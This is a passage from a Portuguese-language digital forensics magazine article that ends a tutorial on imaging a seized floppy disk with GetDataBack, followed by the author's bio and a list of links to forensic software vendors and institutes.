


Figura 6

Pronto, agora é só esperar o sistema criar a imagem do disquete para que possamos analisá-la. Observe que na **figura 7** o *GetDataBack* informa qual o drive que está sendo clonado (*From : FDD*) e onde a cópia está sendo criada (*To : D:\Assuntos_Livro\...\Teste3\...*), anote este endereço para que possamos analisar o arquivo mais tarde.

Conclusão

Nesta primeira parte do artigo aprendemos como criar uma cópia (imagem) de um disquete que foi apreendido para análise, no próximo artigo analisaremos a cópia e veremos se realmente não há nada dentro deste disquete. Até o próximo número da Evidência Digital.

Link :

Runtime Software

<http://www.runtime.org>




Figura 7

Andrey Rodrigues de Freitas
(periciaforense@yahoo.com.br)

Graduado em Processamento de Dados, pós-graduado em Computação Aplicada e pós-graduado em Internet Security (Advanced School of Internet Security). Criador / moderador do Grupo Perícia Forense Aplicada à Informática.

Access Data

Softwares para computação forense.

<http://www.accessdata.com>

Cyber Tools On-Line Search for Evidence

CTOSE é um projeto de pesquisa financiado pelo Comissão Européia.

<http://www.ctose.org>

Forensics Explorers

Computação forense.

<http://www.forensicexplorers.com>

Forensic Technology

Informações sobre hardware e software.

<http://www.forensic-technology.com>

IBP Brasil

Instituto Brasileiro de Peritos em Comércio Eletrônico e Telemática.

<http://www.ibpbrasil.com.br>

IPDI

Instituto de Peritos em Tecnologias Digitais e Telecomunicações.

<http://www.ipdi.com.br>

Intelligent Computer Solutions - Forensics

Soluções para clonagem de software e diagnóstico de sistemas.

<http://www.icsforensic.com>

Mares and Company

Software, serviços e treinamentos em computação forense.

<http://www.maresware.com>

pcForensics

Computação forense, recuperação de dados e serviços de perícias.

<http://www.pcforensics.com>

Recover my Files

Recupere seus arquivos perdidos.

<http://www.recovermyfiles.com>

X-Ways Software Technology AG

Criador do WinHex (editor hexadecimal).

<http://www.x-ways.net/index-m.html>